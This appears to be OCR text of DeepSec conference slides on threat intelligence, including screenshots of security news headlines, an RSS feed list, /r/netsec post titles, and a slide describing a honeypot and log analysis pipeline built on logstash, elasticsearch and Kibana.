
Many vendors and analysts publish information security threat reports. See Joseph Granneman's strategy to find and use the information that matters.

You've no doubt noticed an increasing number of vendors, researchers, consultants and others issuing reports detailing...

Sign in for existing members
Continue Reading This Article
Enjoy this article as well as all of our content, including E-Guides, news, tips and more.
corporate email address *

DEEPSEC

OTHER FEEDS



About 8,220,000 results (0.60 seconds)

Ukrainian **Hacker** Who Allegedly Tried to Frame Cyber-Se…
ABC News - 7 hours ago
A Ukrainian man who allegedly tried to frame cyber-security expert Brian Krebs has been extradited to the United States and is due in Newark ...

Hacker used 'zombie army' of infected computers to steal data **...**
NJ.com - 4 hours ago

Alleged Ukrainian **Hacker** Extradited to US
WspyNews (press release) (registration) - 7 hours ago


Explore in depth (12 more articles)

Small-Town Cops Claim Burglars Are Using **Hacker's** Dev…
Motherboard - Oct 12, 2015
When a **hacker** reveals a neat new trick at a high-profile **hacking** conference such as Def Con, it's usually just a matter of time before someone ...

UK **hacker** Lauri Love fights extradition to US
SC Magazine - 3 hours ago
Lauri Love, a UK graduate student who is currently facing extradition to the U.S. for **hacking** government computer systems, said officials are ...

CSI: Cyber and the Fake Side Piece Tinder **Hacker**
Gizmodo - Oct 12, 2015
Raven is worried about her friend Tracey, who discovers someone is **hacking** her and sending emails through her accounts. Though it initially ...

OTHER FEEDS



SecAlertFeed ●

/r/netsec - Informati…	310
CyberCrime & Doing T…	1
Darknet - The Darkside	14
Errata Security	9
eSecurityPlanet RSS …	35
Krebs on Security	15
Nextgov - Cybersecurity	48
OpenDNS Security Labs	5
SANS Internet Storm …	48
SANS ISC InfoSec Ne…	●
Schneier on Security	40
Security Bloggers Net…	●
Security Weekly	11
TaoSecurity	4
The TSA Blog	5
Thoughts on Security	2
Threatpost	67
US-CERT Bulletins	5
US-CERT Current Ac…	13
Virus / malware / ha…	873

/R/Netsec - Information Security News & Discussion

310 unread articles — 4K readers — #security #reddit #tech

MOST POPULAR

GrrCon infosec conference videos are posted
submitted by throw_it_to_the_moon [link] [1 comment]
52min

Rootfool - a small tool to dynamically disable and enable SIP in El Capitan
submitted by _rs [link] [comment]
1h

Five Things in Infosec That Should Scare You
submitted by coderanger [link] [1 comment]
2h

TODAY

Facebook Pwnage
submitted by MaD74mE5 [link] [1 comment]
2h hide // save

Bash alternative for Metasploit psexec module
submitted by taherio [link] [comment]
3h

WHAT WE WANT IS

ACTIONABLE INTELLIGENCE

MANAGEMENT ISSUES

The data is available on all your honeypots

All over the world

In all your log files and databases


And the malware is there too

Just scp everything and then analyze it

DEEPSEC

CHANGING THE WAY IT WORKS

THE STRUCTURE



stunnel redis logstash
analysis scripts

elasticsearch mongodb
Kibana Flask

